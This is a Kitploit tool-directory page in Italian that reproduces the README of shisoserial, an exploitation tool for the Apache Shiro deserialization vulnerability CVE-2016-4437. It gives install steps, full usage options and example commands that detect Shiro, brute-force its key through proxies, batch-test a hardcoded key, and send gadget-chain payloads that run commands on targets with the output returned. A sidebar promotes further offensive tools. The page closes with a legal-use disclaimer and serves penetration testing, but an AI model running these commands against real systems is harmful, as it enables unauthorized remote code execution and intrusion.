
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
shisoserial — Un rapido strumento di sfruttamento per la vulnerabilità di deserializzazione di Shiro (CVE-2016-4437) / Un semplice strumento mirato agli attacchi al framework Shiro con ysoserial. | Kitploit
Strumenti/GitHubGitHub/4nth0ny1130/shisoserial
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and Control
GitHub4nth0ny1130/shisoserial

shisoserial

Un rapido strumento di sfruttamento per la vulnerabilità di deserializzazione di Shiro (CVE-2016-4437) / Un semplice strumento mirato agli attacchi al framework Shiro con ysoserial.

Vedi Repository
242294 anni faRevisionato da Kitploit
Condividi

shisoserial

English Document

Cos'è questo?

Un rapido strumento di sfruttamento per la vulnerabilità di deserializzazione di Shiro (CVE-2016-4437)

Collaboratori

4nth0ny @ Friday Lab

Benvenuti a proporre issues/pr

:)

Ambiente

  • python 3.x

  • JDK 1.8

Installazione

python3 -m pip install -r requirements.txt

per AttributeError: module 'Crypto.Cipher.AES' has no attribute 'MODE_GCM' o No module named 'Crypto'

python3 -m pip uninstall crypto pycryptodome
python3 -m pip install pycryptodome

Utilizzo

usage: shisoserial.py [-h] --mode MODE --url  [--type default:CBC] [--data] [--key] [--gadget] [--command default:whoami] [--proxies] [--ser] [--thread]

This is a simple tool to attack framework shiro with ysoserial

optional arguments:
  -h, --help            show this help message and exit
  --mode MODE, -m MODE  check/crack/yso/echo/encode
  --url , -u            Target URL address or the file containing the target URL
  --type default:CBC, -t default:CBC
                        Cipher Type, GCM or CBC
  --data , -d           Using this parameter will make HTTP request with POST method
  --key , -k            Specify a Shiro Key or will use dictionary brute force cracking
  --gadget , -g         Specific Ysoserial Gadget
  --command default:whoami, -c default:whoami
                        Specific Execute Command
  --proxies , -p        Specific Proxy
  --ser , -s            Specific serialize file name
  --thread , -T         Specific the number of threads

Esempi


Controllare se il target utilizza il framework Shiro (usando crittografia CBC predefinita)

python3 shisoserial.py -m check -u http://127.0.0.1:8080

Forzatura bruta della chiave Shiro del target usando proxy e crittografia CBC

python3 shisoserial.py -m crack -u http://*.*.*.*:**** -t CBC -p ****://*.*.*.*:****/

Utilizzare la catena di sfruttamento CommonsCollectionsK1 per eseguire un comando e ottenere il risultato dell'esecuzione

python3 shisoserial.py -m echo -u http://127.0.0.1:8080 -g CommonsCollectionsK1 -c id
Verifica in batch della chiave Shiro specificata usando richieste POST

python3 shisoserial.py -m crack -u target_urls.txt -k kPH+bIxk5D2deZiIxcaaaA== -d username=1

image-20211229223405240

Costruire un payload utilizzando un file di dati serializzato e inviarlo in batch con multithreading

python3 shisoserial.py -m encode -u target_urls.txt -t cbc -s 1.ser -T 4

image-20211230181021173

Disclaimer

Questo strumento può essere utilizzato solo nella costruzione della sicurezza aziendale con sufficiente autorizzazione legale. Durante l'utilizzo di questo strumento, è necessario garantire che tutte le proprie azioni siano conformi alle leggi e ai regolamenti locali. Se durante l'utilizzo di questo strumento si verificano azioni illegali, l'utente si assume tutte le conseguenze; tutti gli sviluppatori e tutti i collaboratori di questo strumento non si assumono alcuna responsabilità legale o connessa. A meno che non abbia letto, compreso e accettato completamente tutti i termini di questo accordo, si prega di non installare e utilizzare questo strumento. L'uso di questo strumento o qualsiasi altra manifestazione esplicita o implicita di accettazione di questo accordo costituirà l'accettazione e l'impegno a rispettare i termini di questo accordo.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

